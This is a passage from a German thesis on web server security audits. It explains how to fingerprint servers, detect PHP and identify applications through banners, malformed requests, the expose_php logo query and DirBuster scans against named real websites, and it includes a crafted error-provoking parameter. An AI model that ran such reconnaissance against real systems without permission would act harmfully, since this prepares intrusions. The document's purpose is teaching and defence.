

Abbildung 6: Auszug aus den BKA-Kriminalstatistiken von 1998 bis 2009; Ausspähen, Abfangen von Daten einschließlich Vorbereitung (678 000) (Quelle: eigene Darstellung; Zahlen von den jeweiligen Statistiken)

Diese Statistik zeigt, dass es immer „beliebter“ wird, Daten, für die jeweils keine Berechtigung existiert, auszuspähen oder abzufangen. Die Chance, dass man selbst oder das eigene Unternehmen davon betroffen ist, steigt in gleichem Maße wie die Bedrohung.

3.6 Fazit

In dieser Arbeit werden Programme beschrieben, die sich als „Dual-Use“ einstufen lassen. Diese Tools sind theoretisch in der Lage, gegen die §§ 202a, 202b und 202c zu verstoßen. Alle gezeigten Tests erfolgen nach ausdrücklicher schriftlicher Aufforderung der Personen und Firmen, denen die Server und Daten gehören (siehe A1).

4. Angriffsvektoren

4.1 Informationsgewinnung

故曰：知彼知己，百戰不殆；不知彼而知己，一勝一負；不知彼，不知己，每戰必殆。

„Wenn du deine Gegner und dich selbst kennst, kannst du 1000 Kämpfe gewinnen, ohne einmal zu verlieren. Kennst du dich selbst, aber nicht deine Gegner, wirst du gewinnen oder verlieren. Kennst du weder dich noch deine Gegner, wirst du dich immer in Gefahr bringen.“

Sun Tzu, „The Art of War”[30]

Grundlage eines jeden Security Audit ist es, möglichst viele Informationen über das zu testende System in Erfahrung zu bringen. Webserver sind sehr komplexe Systeme und eine professionelle Konfiguration, beispielsweise die eines Shared-Hosting-Anbieters, machen das ganze System noch wesentlich komplexer und individueller. Am häufigsten sind Systeme mit einer Kombination aus Betriebssystem, HTTP-Server-Software, Skript oder Programmiersprachen sowie Datenbank anzutreffen.

Für einen Security Audit ist es von essenzieller Bedeutung, möglichst viel über die im konkreten Fall verwendeten Systeme zu erfahren. Dazu zählen nicht nur die Versionsnummern der einzelnen Komponenten, sondern auch spezielle Konfigurationseinstellungen. In vielen Linux-Distributionen und auch für Windows gibt es fertige sogenannte LAMP (Linux, Apache, MySQL, PHP) -Pakete. Einige dieser Webserverkomponenten sind in ihrer Standardinstallation sehr „gesprächig“, was die eigene Version oder Konfiguration angeht. Viele der Informationen, die sich über ein solches Webserversystem gewinnen lassen, sehen auf den ersten Blick unscheinbar oder gar nutzlos aus. Das übliche Vorgehen besteht darin, Anfragen an den Webserver zu stellen und aus den Antworten und Fehlern sich ein Bild über die verwendete Konfiguration zu machen.

Sicherheitstester verwenden oft Tools und Programme, um eine solche Identifizierung

[30] [SUNTZU], letzter Vers Kapitel 3.

zu automatisieren. Derartige Programme erkennen die eingesetzten Serverkomponenten meist sehr genau und fördern noch mehr Informationen zutage, wie beispielsweise die Verwendung eines Proxys oder Lastverteilers.

Um einem möglichen Angreifer die Informationsgewinnung zu erschweren, sollten alle Teile des Webservers so sicher wie möglich konfiguriert sein. Dies beginnt bereits beim Betriebssystem und reicht über die sichere Konfiguration von PHP und Datenbank bis hin zur eigentlichen Webapplikation. Betriebssystem, Webserver-Software, Datenbank und Scriptsprache sind meist keine Eigenentwicklungen, sondern werden von einem großen Hersteller wie Microsoft oder Oracle oder gar einer ganzen Community gepflegt. Das bedeutet, dass die Aufmerksamkeit mehr und mehr auf die eigenentwickelten Teile, also die Webapplikation selbst gelegt werden muss. Denn eine Kette ist bekanntlich nur so stark wie ihr schwächstes Glied.

Am 19. April hat das OWASP die „Top 10 Web Application Security Risks“ für 2010 veröffentlicht. Die Spitzenplätze haben sich dabei im Vergleich zu älteren Ausgaben nicht verändert:

- A1: Injection (SQL, LDAP, OS)
- A2: Cross-Site Scripting (XSS)
- A3: Fehlerhafte Authentifizierung und Session Management
- A4: Unsichere Direct Object References
- A5: Cross-Site Request Forgery (CSRF)
- A6: Fehlerhafte Sicherheitskonfiguration
- A7: Unsichere Datenspeicherung
- A8: Ungeschützte Adressen und Pfade
- A9: Unzureichende Transportschichtsicherung
- A10: Ungeprüfte Um- oder Weiterleitungen

Die in den folgenden Abschnitten beschriebenen Techniken sind immer mindestens auf HTTP-Ebene angesiedelt und nicht darunter.

4.1.1 Webserver erkennen

Nahezu alle bekannten Webserver senden bei jeder Anfrage im HTTP-Kopf das „Server"-Feld (vgl. Abbildung 7). Dieses Feld enthält den sogenannten Serverbanner. Der Banner beinhaltet oft viele Informationen über das System. Das reicht vom Servernamen über installierte Module bis hin zur Betriebssystem- und Webserverversion.

```
1. Server: Apache/2.2.9 (Debian) mod_fastcgi/2.4.6 mod_ssl/2.2.9
OpenSSL/0.9.8g
2. Server: GFE/2.0
3. Server: Apache-Coyote/1.1
4. Server: Apache/2.2.3 (Debian) PHP/5.2.0-8+etch16 mod_ssl/2.2.3
OpenSSL/0.9.8c
```

Abbildung 7: Beispiele für Serverbanner von unterschiedlichen Systemen (Quelle: eigene Darstellung)

Das Mitsenden dieser Informationen kann in der Serverkonfiguration verändert oder komplett verhindert werden. Beim Apache-Webserver lässt sich das mit dieser Konfigurationsoption erledigen:

ServerTokens Major|Minor|Min[imal]|Prod[uctOnly]|OS|Full

In Apache 2.2 steht dieser Wert in der Grundeinstellung auf „Full".

Apache-Konfiguration	***Ergebnis (vom Server an den Client gesendet)***
`ServerTokens Prod[uctOnly]`	`Server: Apache`
`ServerTokens Major`	`Server: Apache/2`
`ServerTokens Minor`	`Server: Apache/2.0`
`ServerTokens Min[imal]`	`Server: Apache/2.0.41`
`ServerTokens OS`	`Server: Apache/2.0.41 (Unix)`
`ServerTokens Full`	`Server: Apache/2.0.41 (Unix) PHP/4.2.2 MyMod/1.2`

Tabelle 5: ServerTokens-Konfiguration und Auswirkung (Quelle: eigene Darstellung nach: http://httpd.apache.org/docs/2.2/mod/core.html#servertokens)

In der Apache-Grundeinstellung erfährt man also schon recht viel über das fremde

System. Die mit „ServerTokens“ eingestellte „Gesprächigkeit“ des Webservers beeinflusst noch weitere Teile. Der Apache schreibt bspw. unter jede Fehlerseite zusätzlich dieses „ServerToken“. Mit der Option „ServerSignature“ lässt sich auch dieses Verhalten unterbinden. Mit dem Apache-Modul „mod_security“ lässt sich der Banner beliebig verändern, auch so, dass sich ein Apache als Microsoft-IIS ausgibt.

Solche Einstellungen lassen sich auf den meisten Webservern anwenden. Falls die Webserversoftware dies nicht hergibt, existieren einige andere Wege, um eine Verschleierung zu erreichen. Proxys oder kommerzielle Software wie „ServerMask“[31] können den Kopf der HTTP-Antwort verändern. Allerdings verraten sich solcherart anonymisierte Server trotzdem oft durch ihr spezifisches Verhalten. Das Analysieren und Bewerten des Verhaltens eines Webservers nennt sich „Fingerprinting“, also einen Fingerabdruck der verwendeten Software erstellen. Die Zeichenkette, die ein Webserver im HTTP-Feld „Server“ oder bei Fehlern mitsendet, lässt sich in der Konfiguration oder durch Zusatzsoftware verändern und fälschen. Das spezifische Verhalten lässt sich jedoch kaum verändern. Von Server zu Server und teilweise sogar von Version zu Version unterscheiden sich beispielsweise die Reihenfolge der HTTP-Felder in einer Antwort oder das Verhalten bei fehlerhaften Anfragen. Eine fehlerhafte HTTP-Anfrage wäre zum Beispiel „GET / JUNK/1.0“:

Webserver	***Antwort auf „GET / JUNK/1.0“***
Apache (1.3 und 2.2)	HTTP/1.1 200 OK
Microsoft-IIS/5.0	HTTP/1.1 400 Bad Request
Netscape Enterprise 4.1	<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
Amazon.com (Server: Server)	HTTP/1.1 403 Forbidden
FRITZ!Box Fon WLAN 7270 (unbekannter Webserver)	HTTP/1.0 400 Bad Request

Tabelle 6: Webserver-Fingerprinting fehlerhafte Anfrage (Quelle: eigene Darstellung)

Tabelle 7 zeigt ein Beispiel für die gültige Anfrage „OPTIONS * HTTP/1.0“:

[31] ServerMask Documentation [SERVERMASK].

Webserver	***Antwort auf „OPTIONS * HTTP/1.0“***
Apache (1.3 und 2.2)	HTTP/1.1 200 OK
Microsoft-IIS/6.0	Allow: OPTIONS, TRACE, GET, HEAD, POST Public: OPTIONS, TRACE, GET, HEAD, POST
Amazon.com (Server: Server)	Allow: GET,HEAD,POST,OPTIONS
FRITZ!Box Fon WLAN 7270 (unbekannter Webserver)	HTTP/1.1 400 Bad Request

Tabelle 7: Webserver-Fingerprinting gültige Anfrage (Quelle: eigene Darstellung)

Teilweise sind die Unterschiede weniger offensichtlich. Der Netscape Enterprise Server gibt z. B. das Feld „Content-**l**ength“ zurück, wohingegen der Apache und auch der Microsoft-IIS das Feld „Content-**L**ength“ zurückgeben. Besonders interessant sind die Reaktionen auf die Anfrage „GET /%2f HTTP/1.0“. Der Apache und die meisten anderen Webserver antworten darauf mit „404“, also „Dokument nicht gefunden“. Der Microsoft-IIS und die FRITZ!Box Fon WLAN 7270 antworten beide mit „200“ und dem Indexdokument. Es gibt einige Tools und Programme, die bei dieser Art von Fingerprinting behilflich sind und dem Tester viel Arbeit abnehmen.

4.1.2 Betriebssystem erkennen

Methoden zum Erkennen des Betriebssystems auf HTTP-Ebene lassen nur Vermutungen über das verwendete System zu. Die gesammelten Informationen bieten keine hieb- und stichfesten Beweise.

```
Apache/2.2.9 (Debian) mod_fastcgi/2.4.6 mod_ssl/2.2.9 OpenSSL/0.9.8g
```

Abbildung 8: Serverbanner eines Apache in der Debian-Grundkonfiguration (Quelle: eigene Darstellung)

Läuft der Webserver in einem sehr gesprächigen Modus, gibt meist schon der Serverbanner Aufschluss über das verwendete Betriebssystem. Wie dieses Beispiel zeigt, handelt es sich hier um ein Linux vom Distributor Debian. Werden nun noch die jeweiligen Paketversionen von OpenSSL und FastCGI im Debian-Repository betrachtet, können Rückschlüsse auf die Aktualität des Debian-Systems gezogen werden. Bei einem Produktivsystem sollte die Gesprächigkeit auf ein Minimum reduziert werden. Aus diesem Grund ist eine so genaue Aussage aus dem Banner allein selten zu treffen.

Einige Applikationen und Konfigurationen hinterlassen ihre Spuren direkt im HTTP-Kopf, wie es Abbildung 9 zeigt. Solche nicht im HTTP-Standard definierten Felder lassen weitere Rückschlüsse auf das Betriebssystem zu.

```
HTTP/1.1 200 OK
Date: Mon, 17 May 2010 17:49:25 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
```

Abbildung 9: HTTP-Mitschnitt mit "X-" und "Server"-Feldern (Quelle: eigene Darstellung)

In dem Fall meldet sich die eingesetzte Scriptsprache mit „X-Powered-By: ASP.NET“. ASP.NET ist jedoch nicht für Linux verfügbar. Dies legt die Vermutung nahe, dass es sich hier um ein Windows-System handelt. Sehr alte Versionen von Windows können damit ausgeschlossen werden, da die ASP.NET-Umgebung mindestens Windows 2000 voraussetzt. Der Microsoft-IIS/6.0 lässt in diesem Fall sogar auf eine Windows-Server-2003- oder Windows-XP-x64-Edition schließen, da es diese IIS-Version nicht für ältere Systeme gab. Ähnliche Annahmen lassen sich auch aus den Dateinamen bzw. den Dateiendungen treffen. „http://fhdw.de/Startseite-FHDW-in-Dresden.aspx“ weist wieder auf ASP.NET als verwendete Scriptsprache hin. Bei diesen Vermutungen darf die Tatsache nicht außer Acht gelassen werden, dass solche Informationen leicht fälschbar sind.

4.1.3 PHP-Version erkennen

Wie bereits in Kapitel 4.1.2 beschrieben, reicht es oft nicht aus, auf die Dateiendung zu schauen und daraus auf die Scriptsprache zu schließen. Ob PHP auf dem Webserver verwendet wird, ist im Gegensatz zum Webserver-Fingerprinting schwieriger in Erfahrung zu bringen. Im Apache lässt sich flexibel konfigurieren, auf welche Dateien-

dung der PHP-Interpreter angewandt wird. Das kann so weit gehen, dass .asp-, .aspx- oder .html-Dateien vom PHP-Interpreter verarbeitet werden.

Problematisch dabei ist, dass der PHP-Interpreter dann jede .html-Datei nach PHP-Code durchsucht und in den meisten statischen Dateien nichts findet. Das ist ganz offensichtliche Performanceverschwendung. Besser ist es da, auf das Apache-Modul „mod_rewrite“ zurückzugreifen. Mit Hilfe dieses Moduls lassen sich Anfragen umschreiben, bspw. von .html nach .php. Somit parst PHP weiterhin nur die .php-Dateien und trotzdem sieht es nach außen so aus, als wären alle statische Seiten.

Ähnlich wie der Webserver oder ASP.NET schreibt oft auch PHP seine eigenen Felder in den HTTP-Kopf. Falls dem so ist, lässt sich meist durch Aufruf einer Seite mit folgender Query-Zeichenkette (siehe Abbildung 10) sicherer bestimmen, ob PHP zum Einsatz kommt:

```
?=PHPE9568F34-D428-11d2-A769-00AA001ACF42
```

Abbildung 10: Query-Zeichenkette für das PHP-Logo (Quelle: eigene Darstellung)

Im Browser wird dann das PHP-Logo angezeigt. Dies wird verwendet, um beim „phpinfo()“-Aufruf möglichst einfach das Logo anzuzeigen. Für dieses Verhalten ist die Option „expose_php“ verantwortlich (Abbildung 11):

```
http://www.phpmyadmin.net/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42
http://www.slash-networks.org/?=PHPE9568F34-D428-11d2-A769-
00AA001ACF42
http://www.inwx.de/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42
http://www.wikipedia.de/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42
http://www.berlios.de/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42
```

Abbildung 11: Beispiele für Webseiten mit eingeschaltetem "expose_php" (Quelle: eigene Darstellung)

Einige Serverbetreiber lassen diese Option eingeschaltet. Dies dient der statistischen Erfassung durch Netcraft[1] oder andere Statistikdienste. Wird sie abgeschaltet, werden keine „X-Powered-by:“-Felder gesendet oder das Logo angezeigt. In Produktivsystemen sollte daher diese Einstellung immer deaktiviert sein. Ein weiteres wichtiges Anzeichen für PHP ist das Vorhandensein von bekannten PHP-Anwendungen. Sehr oft wird beispielsweise „phpMyAdmin“ zum Administrieren einer MySQL-

Datenbank verwendet. Andere typische Vertreter sind Webmailer, Content-Management-Systeme, Foren oder Wikis.

Um herauszufinden, ob ein Verzeichnis existiert und damit auch die Applikation, genügt es, übliche Namen auszuprobieren, z. B. „http://www.comany.com/phpMyAdmin“ oder „http://www.company.de/pma“. Wird dabei kein „404“, sondern ein „200“ oder „403“ zurückgegeben, ist mit hoher Wahrscheinlichkeit diese Applikation installiert und somit auch PHP. Um das Ausprobieren solcher Adressen zu automatisieren, hat das OWASP das Java-Projekt „OWASP DirBuster Project“ gestartet. Der „DirBuster“ kann Wortlisten auf einen Webserver anwenden und die Ergebnisse auswerten.

Abbildung 13 zeigt einen Ausschnitt der Resultate eines solchen Suchlaufs auf „http://www.helmundwalter.de:80/“. Zu sehen sind die Ordner „mail“, „drupal“, „joomla“ und „neu“. Joomla! und Drupal sind in PHP entwickelte Content-Management-Systeme. Der Aufruf von „http://www.helmundwalter.de/mail“ zeigt einen Webmailer, bei dem auf den ersten Blick nicht zu erkennen ist, in welcher Sprache er implementiert ist. Allerdings deuten die gefundenen Dateien „/mail/bin/decrypt.php“ oder „/mail/bin/cleandb.php“ stark darauf hin, dass auch diese Applikation in PHP geschrieben wurde.

Oft ist es zusätzlich möglich, die Versionsnummer einer solchen Software herauszubekommen. Mit diesen Informationen lässt sich dann sogar die PHP-Version eingrenzen. Drupal 5.x benötigt PHP-Version 4.4.0 oder höher, PHP 5.3 wird nicht unterstützt. Drupal 6.14 hingegen unterstützt auch PHP 5.3. Für die kommende Version Drupal 7 wird mindestens PHP 5.2 vorausgesetzt.[32]

[32] Drupal: System requirements [DRUPALREQ].

Eine hohe Wahrscheinlichkeit, herauszufinden, ob PHP überhaupt verwendet wird, liegt in der Möglichkeit, bei schlechten Programmen Fehler zu verursachen. In der Grundeinstellung gibt PHP Fehlermeldungen, die durch Programmierfehler oder fehlerhafte Daten entstehen, direkt an der Stelle aus, wo diese auch aufgetreten sind. Das bedeutet, wenn beim Erstellen einer HTML-Ausgabe ein Fehler auftritt, wird dieser inmitten des HTML-Codes angezeigt und ist somit für jeden lesbar. Solche Fehler lassen sich häufig durch Manipulation der Programmparameter herbeiführen. Dazu können POST- und GET-Parameter, aber auch Werte im Cookie dienen. Der Aufruf zu einem solchen Programm kann wie folgt aussehen:

```
GET /index.php?id='“ or > HTTP/1.1
Host: example.com
```

Abbildung 12: Manipulierter Aufruf zur index.php (Quelle: eigene Darstellung)



Abbildung 13: OWASP DirBuster-Project-Suchlauf auf „http://www.helmundwalter.de:80/“ (Quelle: eigene Darstellung)

Ein Skript, das den Parameter nicht genügend prüft und an der Stelle „normalerweise“

eine Zahl oder eine Zeichenkette ohne Anführungszeichen und Sonderzeichen erwartet, könnte an einer Stelle nahe dem eigentlichen Fehler mit einer Fehlermeldung ähnlich der in Abbildung 14 reagieren:

```
PHP Catchable fatal error: Argument 1 passed to
ArrayCollection::__construct() must be an array, object given, called
in /home/www/http/index.php on line 468
```

Abbildung 14: PHP-Fehler im Konstruktor der Klasse „ArrayCollection“ (Quelle: eigene Darstellung)

Anhand einer solchen Fehlermeldung lässt sich leicht erkennen, ob PHP verwendet wird oder nicht. Die meisten Fehlertexte sind sehr PHP-spezifisch und kommen so nicht in anderen Sprachen vor. In diesem Beispiel nennt sich diese Art von Fehler sogar „PHP catchable fatal error“ und lässt somit keine Zweifel mehr über die Scriptsprache. Es ist nicht immer so leicht, einen Fehler zu provozieren und selbst wenn das gelingt, können die Fehlermeldungen in der PHP-Konfiguration abgeschaltet sein oder in eine nicht öffentlich einsehbare Datei umgelenkt werden.

In PHP ist es zusätzlich möglich, eigene Fehlerbehandlungen zu schreiben. Solche applikationsspezifischen Fehlerbehandlungen stellen oft nur wenige Informationen über das aufgetretene Problem für die Öffentlichkeit zu Verfügung. In einer als produktiv zu betrachtenden Umgebung ist es ein gutes Vorgehen, Fehlermeldungen in irgendeiner Art abzuschalten oder umzuleiten, da etwaige Fehlermeldungen nicht für den Nutzer bestimmt sind, sondern nur für die Entwickler.

Sowohl bei der verwendeten Webserversoftware als auch bei der Scriptsprache gibt es einige spezifische Verhaltensweisen. Sind diese bekannt, können damit einzelne Versionen und Konfigurationen erkannt werden. Eine Besonderheit von PHP ist es, Parameter in skriptinterne Variablennamen umzusetzen. Dabei verhält sich PHP anders als ASP.NET oder JSP. PHP und wandelt Parameter, welche mit einem Leerzeichen oder einem Plus beginnen, in die entsprechenden Variablennamen ohne diese ersten Zeichen um. Liegt nun eine Applikation vor, welche anhand der URL-Parameter den Inhalt der angezeigten Seite ändert, so lässt sich damit leicht prüfen, ob dieses Programm PHP verwendet.

Die Webseite „http://www.kcb-sebnitz.de/“ entscheidet bspw. mit Hilfe des GET-Parameters „id“ über die jeweils anzuzeigende Seite. Fehlt der Parameter „id“, landet der Besucher auf der Startseite. Wird nun statt „?id=4“ „?+id=4“ aufgerufen und die

Seite zeigt keine Veränderung, kommt mit hoher Wahrscheinlichkeit PHP zum Einsatz. Dieses Vorgehen ist besonders bei Konfigurationen nützlich, bei denen versucht wird, den Einsatz von PHP durch andere Dateiendungen wie .aspx oder mit Hilfe von mod_rewrite umgeschriebene Adressen zu verdecken.

4.1.4 Applikation erkennen

In jedem Programm gibt es bestimmte Merkmale und Eigenheiten, an denen es sich erkennen lässt. Ist erst einmal bekannt, um welche Software es im Einzelnen geht, lassen sich bei Standardsoftware die Sicherheitsprobleme schnell im Internet heraussuchen. Wie bereits in den letzten Kapiteln erwähnt wurde, können folgende Merkmale Aufschluss über die verwendete Software geben:

- Aussehen und Aufbau
- feste Dateinamen oder Pfade
- HTTP-Kopffelder
- HTML-Metainformationen
- Kommentare im Quellcode
- Parameternamen, sowohl POST und GET als auch im Cookie

In einigen Applikationen lassen sich das Aussehen oder der Aufbau nur bedingt abändern. Die Forensoftware „phpBB“ hat beispielsweise immer den gleichen Aufbau. Die eShop-Software „osCommerce“ lässt sich ohne tiefgreifende Änderungen am Quellcode nur im Stylesheet anpassen, die HTML-Struktur bleibt gleich. Am unteren Rand einer Seite findet man oft Hinweise auf die verwendete Software in Form eines „Powered by ...“ oder ähnlicher Schriftzüge.

„Joomla! ist freie, unter der GNU/GPL-Lizenz veröffentlichte Software.“

Die eShop-Software „Magento“ bringt einen ausgereiften Web2.0-Bestellprozess mit. Anhand dieses Bestellprozesses lässt sich sehr leicht die Verwendung von „Magento“ erkennen. Bei den Onlineshops „https://www.polo-motorrad.de/“ und „http://www.sachse-stollen.de“ wird der beschriebene Bestellprozess verwendet. Obwohl beide ein völlig unterschiedliches Aussehen haben, lässt sich daran „Magento“ eindeutig identifizieren.

Viele Dateien und Pfade lassen Rückschlüsse auf die Applikation zu, aber auch häufig verwendete Templates. Ein Beispiel dafür ist das „ja_purity“-Template aus Joomla!. Dieses Template ist oft der Ausgangspunkt für das eigene Layout. Ob „ja_purity“ und damit Joomla! verwendet wird zeigt sich an Dateien und Pfaden wie „templates/ja_purity/css/template.css“. Beim Vergleich von „Polo Motorrad“ und „Sache-Stollen“ in Tabelle 8 gleicht sich nicht nur die Struktur, sondern auch die Adresse des Bestellprozesses.

Betreiber	***URL***
Polo Motorrad	https://www.polo-motorrad.de/de/checkout/onepage/
Feinbäckerei Sachse	http://www.sachse-stollen.de/checkout/onepage/

Tabelle 8: URL-Vergleich des Bestellprozesses von Polo Motorrad und der Feinbäckerei Sachse (Quelle: eigene Darstellung)

Genauso wie die verwendete Scriptsprache oder der Webserver kann auch die Applikation ihre eigenen HTTP-Kopffelder setzen. Häufig beginnen diese nicht im HTTP-Standard festgelegten Felder mit „X-“. Das Open-Source-CMS „Papaya“ setzt das Feld „X-Generator:“. Nucleus CMS v3.21 setzt das Feld „Generator:“. Eine Sammlung von server- und clientseitig gesendeten X-Headern ist hier [33] zu finden.

In Quellcode dienen Kommentare dem Verständnis und verbessern dessen Wartbarkeit. Es gibt auch in HTML Kommentare, diese beginnen mit „<!--“ und enden mit „-->“. Alles, was zwischen diesen Zeichenketten steht, dient als Kommentar. Anders als die Kommentare in PHP werden HTML-Kommentare beim Seitenaufruf mitübertragen. Somit kann jeder Besucher diese ansehen und interpretieren. Das „dbFakt Businessportal X1“ schreibt an das Ende der HTML-Ausgabe immer eine Kontrollsumme (vgl. Abbildung 15), Gleiches gilt für das CMS „Mambo“.

[33] Useful "X headers" [XHEAD].

```
<!-- da39a3ee5e6b4b0d3255bfef95601890afd80709959 -->
```

Abbildung 15: HTML-Kommentar eines SHA1-Hashwerts im „dbFakt Businessportal X1“ (Quelle: eigene Darstellung)

Noch eindeutiger sind Copyright oder „Powered by ..“ Kommentare im Quellcode. Nicht nur in den HTTP-Feldern finden sich Informationen, sondern auch in den HTML-Metainformationen, den sogenannten Metatags. Oft sind Metatags ähnlich dem in Abbildung 16 im Quellcode zu finden:

```
<meta name=“generator“ content=“Magento 1.3.3.0“ />
```

Abbildung 16: Meta-Tag „generator“ des eShops „Magento“ in der Version 1.3.3.0 (Quelle: eigene Darstellung)

Sehr oft verraten sich Applikationen durch spezifische Parameternamen. Der RoundCube -Webmailer nennt seine Session-Variable „roundcube_sessid“. Typo3-Parameter beginnen häufig mit „t3“.

4.2 Parametermanipulation

Ein PHP-Programm basiert auf dem Austausch von Informationen zwischen dem Client und der Programmlogik. Diese Informationen gelangen über verschiedene Stellen im HTTP-Protokoll in die Anwendung. Informationen oder Parameter können mittels GET, HEAD, POST oder direkt als HTTP-Kopffeld übertragen werden.[34] Parameter, die via GET und HEAD übertragen werden, erkennt man immer an der Adresse des Aufrufs. Lautet die Adresse also „http://www.kcb-sebnitz.de/index.php?id=6&path=/2010“, so gibt es zwei Parameter, „id“ und „path“. In PHP-Anwendungen werden diese Parameter zur Laufzeit des Skripts in einem globalen Array namens „$_GET“ bereitgestellt. Von diesem aus hat der Programmierer Zugriff auf die übertragenen Werte.[35]

Sollen die Werte in der Adresse nicht sichtbar sein, wird POST als Übertragungsmethode verwendet. Das hat den Vorteil, dass die Parameter nicht in einem Lesezeichen landen. Bei POST werden die Parameter im Körperteil der HTTP-Anfrage übermittelt. Eine Anfrage mit per POST übertragenen Werten zeigt das Beispiel in Abbildung 17:

---

[34] PHP: Variables From External Sources – Manual [PHPVFES].
[35] PHP: $_GET – Manual [PHPVGET].

```
<form name="form" action="/mail/" method="POST">
<input name="_token"    type="hidden" value="ca7b24e[...]" />
<input name="_action"   type="hidden" value="login"        />
<input name="_timezone" type="hidden" value="2"            />
<input name="_url"      type="hidden"                      />
<input name="_user"     type="text"                        />
<input name="_pass"     type="password"                    />
<input                  type="submit" value="Anmelden"     />
</form>
```

Abbildung 17: HTML-Code für das Anmeldeformular am Webmailer (Quelle: eigene Darstellung)

Hier werden sechs Parameter an die Anwendung „/mail/“ übertragen. Diese Werte sind analog zu GET in dem globalen Array „$_POST“ verfügbar. Die Übertragung mittels POST wird häufig für Formulare verwendet.[36]

Einen dritten Weg, um Parameter zu übermitteln, stellen Cookies dar. Cookies sind Werte, die vom Server oder der Scriptsprache gesetzt werden können und vom Client bei jeder Anfrage im HTTP-Kopf mitgeschickt werden. Der Server kann mit dem Feld „Set-Cookie:“ den Client veranlassen, Cookie-Werte bei den nächsten Anfragen zu übertragen. Der PHP-Programmierer erhält den Zugriff auf diese Werte wieder über ein globales Array mit dem Namen „$_COOKIE“. Mit Hilfe von Cookies lässt sich das Problem der Zustandslosigkeit in HTTP applikationsseitig umgehen.[37]

Egal, auf welche Weise die Parameter in die Applikation gelangen, die Werte stehen außer in den jeweiligen globalen Arrays zusätzlich noch in einem alle Werte vereinenden globalen Array „$_REQUEST“ zur Verfügung. Das bedeutet, dass es für einige Programme nicht von Bedeutung ist, wie die Parameter in das Programm gekommen sind.[38] Die jeweilige Aktion und das Verhalten eines Programms werden immer durch die Eingabe gesteuert.

[36] PHP: $_POST – Manual [PHPVPOST].
[37] PHP: $_COOKIE – Manual [PHPVCOOKIES].
[38] PHP: $_REQUEST – Manual [PHPVREQ].

Auf Abbildung 18 ist das Login-Formular zu einem Webmailer zu erkennen. Die benötigten Eingaben für eine erfolgreiche Anmeldung sind hier „Benutzername“ und „Passwort“. Diese beiden Eingaben erreichen das PHP-Skript als „$_POST['_user']“ und „$POST['_pass']“. Für jeden Benutzer existieren ein Benutzername und ein eigenes Passwort, diese Werte sind also offensichtlich variabel. Wie Abbildung 19 zeigt, werden noch andere, auf den ersten Blick fest vorgegebene Werte mit:

